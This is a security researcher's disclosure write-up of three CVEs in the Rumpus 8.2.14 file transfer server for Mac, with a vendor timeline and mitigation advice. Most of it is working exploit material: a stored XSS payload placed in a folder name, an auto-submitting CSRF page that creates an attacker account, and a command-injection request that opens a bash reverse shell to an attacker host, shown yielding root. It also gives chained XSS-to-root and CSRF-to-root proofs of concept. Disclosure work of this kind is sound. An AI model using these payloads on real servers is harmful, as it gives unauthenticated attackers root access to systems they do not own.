Rumpus 8.2.14

Mar 7, 2021

This is a description of vulnerabilities found in Rumpus version 8.2.14, which enable a malicious actor to get root access to the underlying system if the web user account management setting is enabled. No patch is available, disabling the remote user management will mitigate the most risk.

Rumpus is a file transfer application developed by Maxum. Available for Windows and Mac of which only the Mac version was examined.

Initially the command injection vulnerability was reported in version 8.2.13. After communication stopped, CVEs were reserved for the command injection (CVE-2020-27575), cross-site scripting (CVE-2020-27576), and cross-site request forgery (CVE-2020-27574) vulnerabilities.


By combining these vulnerabilities, it is possible to exploit the command injection vulnerability without authentication or with a low privileged user account.

Stored Cross-Site Scripting (CVE-2020-27576)

A stored cross-site scripting vulnerability occurs when it is possible to store JavaScript into the web application. Since the JavaScript code is stored, every time a user requests a page where JavaScript was injected, the malicious code may be executed in the web page.

After authenticating as user in the rumpus web application a user is able to create a folder. The folder name can be escaped whereafter HTML including malicious JavaScript can be inserted.

The following screenshot shows the execution of JavaScript using the folder name:



The following POST request shows the payload on the last line:

```
POST /Rumpus.makefolder HTTP/1.1
Host: X.X.X.X
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:84.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://X.X.X.X
Connection: close
Referer: http://X.X.X.X/
Cookie: UserAccount=_9JBQJFwZ8kY9kR; SessionID=1659220909
Upgrade-Insecure-Requests: 1

FolderName=%22+onmouseover%3D%22alert%281%29
```

The response shows the folder is created:


```
HTTP/1.1 200 OK
Server: Rumpus
Date: Thu, 28 Jan 2021 21:48:43 GMT
Content-type: text/html; charset=UTF-8
Content-length: 98
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
```

```
<html><body onLoad="parent.UploadFinished('Folder Created','','','Complete',true)
```

The XSS occurs because the folder name is not sufficiently encoded. With double quotes it is possible to alter the HTLM element.

Web User Account Management

The following setting introduces the two other vulnerabilities. The applications network settings contain a remote admin setting called web user account management. This enables the vulnerable functionality of managing user accounts.



Cross-Site Request Forgery (CVE-2020-27574)

A Cross-Site Request Forgery (CSRF) vulnerability is a weakness in a web application where it allows request from other origins. Malicious users are able to post data from other sources to the web applications endpoints. Numerous ways exist for HTML pages to automatically sent data to a form. This can be done with JavaScript or something as simple as an image.

The following HTML form can be hosted by an attacker. Tricking a user account with administrative privileges to visit the page will lead to the creation of an attacker specified account, using an image. The form thereafter will set the account settings.

```
<html>
  <body onload=document.getElementById("csrf").submit()>
  <img src="http://X.X.X.X/RAPR/TriggerServerFunction.html?CreateUserAccount;;cs
    <form id="csrf" action="http://X.X.X.X/RAPR/DefineUsersSet.html" method="POS
      <input type="hidden" name="Username" value="csrf" />
      <input type="hidden" name="AcctPswd" value="csrf" />
      <input type="hidden" name="HomeFolder" value="" />
      <input type="hidden" name="PermLogin" value="on" />
      <input type="hidden" name="PermLogin" value="off" />
      <input type="hidden" name="PermListings" value="on" />
      <input type="hidden" name="PermListings" value="off" />
      <input type="hidden" name="PermDownload" value="on" />
      <input type="hidden" name="PermDownload" value="off" />
      <input type="hidden" name="PermUpload" value="on" />
      <input type="hidden" name="PermUpload" value="off" />
      <input type="hidden" name="PermDeleteFiles" value="on" />
      <input type="hidden" name="PermDeleteFiles" value="off" />
      <input type="hidden" name="PermCreateFolders" value="on" />
      <input type="hidden" name="PermCreateFolders" value="off" />
      <input type="hidden" name="PermDeleteFolders" value="on" />
      <input type="hidden" name="PermDeleteFolders" value="off" />
      <input type="hidden" name="EMailAddress" value="" />
      <input type="hidden" name="EMailPassword" value="" />
      <input type="hidden" name="PhoneNumber" value="" />
      <input type="hidden" name="Notes" value="" />
      <input type="hidden" name="Welcome" value="" />
      <input type="hidden" name="UploadCenter" value="NONE" />
      <input type="hidden" name="UploadNotice1" value="NONE" />
      <input type="hidden" name="UploadNotice2" value="NONE" />
      <input type="hidden" name="DownloadNotice" value="NONE" />
      <input type="hidden" name="AlternateAppearance" value="Default" />
      <input type="hidden" name="DiskSpace" value="0" />
      <input type="hidden" name="LimitSpaceEnabled" value="off" />
      <input type="hidden" name="LimitConValue" value="4" />
      <input type="hidden" name="LimitConEnabled" value="off" />
      <input type="hidden" name="LimitUploadRateValue" value="16" />
      <input type="hidden" name="LimitUploadRateEnabled" value="off" />
      <input type="hidden" name="LimitDownloadRateValue" value="16" />
```

```
      <input type="hidden" name="LimitDownloadRateEnabled" value="off" />
      <input type="hidden" name="SeeInvisibleFiles" value="off" />
      <input type="hidden" name="DeleteExpiredFiles" value="off" />
      <input type="hidden" name="AccountType" value="Permanent" />
      <input type="hidden" name="ExpDays" value="NA" />
      <input type="hidden" name="SaveUserAction" value="" />
    </form>
  </body>
</html>
```

When the administrative user account visits the page, the form will automatically submit the attacker assigned values to the server.

The following code snippets show the requests and responses after an administrative user visits the page with the form above:

First creating a user using the image:

```
GET /RAPR/TriggerServerFunction.html?CreateUserAccount;;csrf;;verysecurepassword;
Host: X.X.X.X
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UserAccount=_UwtsA9IFxh91RR; SessionID=1143479735
```

```
HTTP/1.1 200 OK
Server: Rumpus
Date: Wed, 03 Feb 2021 15:34:54 GMT
Content-type: text/html; charset=UTF-8
Content-length: 34
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block

The user account has been created.
```

The form submission sets the user's settings:

```
POST /RAPR/DefineUsersSet.html HTTP/1.1
Host: X.X.X.X
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 718
Origin: null
Connection: close
Cookie: UserAccount=_UwtsA9IFxh91RR; SessionID=1143479735
Upgrade-Insecure-Requests: 1

Username=csrf&AcctPswd=csrf&HomeFolder=&PermLogin=on&PermLogin=off&PermListings=
```

```
HTTP/1.1 200 OK
Server: Rumpus
Date: Wed, 03 Feb 2021 15:34:54 GMT
Content-type: text/html; charset=UTF-8
Content-length: 73
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block

<html><body onLoad="javascript:parent.EditComplete('OK');"></body></html>
```

A possible mitigation is to protect it by using a POST method with CSRF tokens and an origin check. The edit account form already uses the POST method but no CSRF tokens or an origin check.

Command Injection (CVE-2020-27575)

The command injection is in the HomeFolder parameter in the edit account form. Sending the following POST request to the server from an administrative account will result in a root shell.

```
POST /RAPR/DefineUsersSet.html HTTP/1.1
Host: X.X.X.X
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 72
Origin: http://X.X.X.X
Connection: close
Referer: http://X.X.X.X/
Cookie: UserAccount=_UwtsA9IFxh91RR; SessionID=1143479735

Username=user&HomeFolder=/'`bash>%26/dev/tcp/Y.Y.Y.Y/4444+0>%261`/
```

Attacker listener's incoming connection:

```
% nc -l 4444
whoami
root
```

The command injection occurs because input is not filtered, it is possible to alter the expected command by using a quote. By using backticks it is possible to insert arbitrary commands into this string whereafter it will be executed.

XSS to root

To demonstrate the impact of this combination of vulnerabilities the following proof of concept was made.

Combining the payload with the XSS is possible but tricky due to the length restriction and encoding. Note a valid username and place it in the payload.

```
Username=user&HomeFolder=/'`bash>%26/dev/tcp/Y.Y.Y.Y/4444+0>%261`/
```

Base64 encode it due to special characters being filtered. Don't forget to URL encode special characters after it:

```
VXNlcm5hbWU9dXNlciZIb2llRm9sZGVyPS8nYGJhc2g%2bJTI2L2Rldi90Y3AvWS5ZLlkuWS80NDQ0KzA
```

Create a folder in the application with as name the following JavaScript:

```
%22onmouseover=%22var+x%3Dnew+XMLHttpRequest%28%29%3Bx.open%28%27POST%27%2C%27RAI
```

The POST request should look similar to this:

```
POST /Rumpus.makefolder HTTP/1.1
Host: X.X.X.X
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 266
Origin: http://X.X.X.X
Connection: close
Referer: http://X.X.X.X/
Cookie: UserAccount=_UwtsA9IFxh91RR; SessionID=1143479735
Upgrade-Insecure-Requests: 1

FolderName=%22onmouseover=%22var+x%3Dnew+XMLHttpRequest%28%29%3Bx.open%28%27POST%
```

Response:

```
HTTP/1.1 200 OK
Server: Rumpus
Date: Wed, 03 Feb 2021 17:13:03 GMT
Content-type: text/html; charset=UTF-8
Content-length: 98
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
```

```
<html><body onLoad="parent.UploadFinished('Folder Created','','','Complete',true)
```

On a mouseover the command injection will be send to the server. When done by an administrator this will result in a root shell for the attacker.

CSRF to root

Another combination is to trick a user with access to user management to visit the following malicious page. Because a user account is needed to set the folder value to, a user is created beforehand named “rce”. No authentication is needed to perform this attack.

```
<html>
  <body onload=document.getElementById("csrf").submit()>
  <img src="http://X.X.X.X/RAPR/TriggerServerFunction.html?CreateUserAccount;;rce
    <form id="csrf" action="http://X.X.X.X/RAPR/DefineUsersSet.html" method="POST
      <input type="hidden" name="Username" value="rce" />
      <input type="hidden" name="HomeFolder" value="&apos;&#96;bash&gt;&amp;&#47;
    </form>
  </body>
</html>
```

Resulting in a root shell for the attacker.

Timeline

Date	Action	Response
Oct 12th 2020	Sent report	Got asked for serial number
Oct 14th 2020	Asked for confirmation	no response
Oct 20th 2020	Reserved CVE numbers	
Jan 28th 2021	CVE numbers assigned	
Feb 7th 2021	Sent new report of latest version	“unclear if it is a real world vulnerability”
Mar 7th 2021	CVEs disclosed	

Advisory

No patch is available, disabling the remote user management will mitigate the most risk.

---

tvrbk

tvrbk
^pm.me

Nothing yet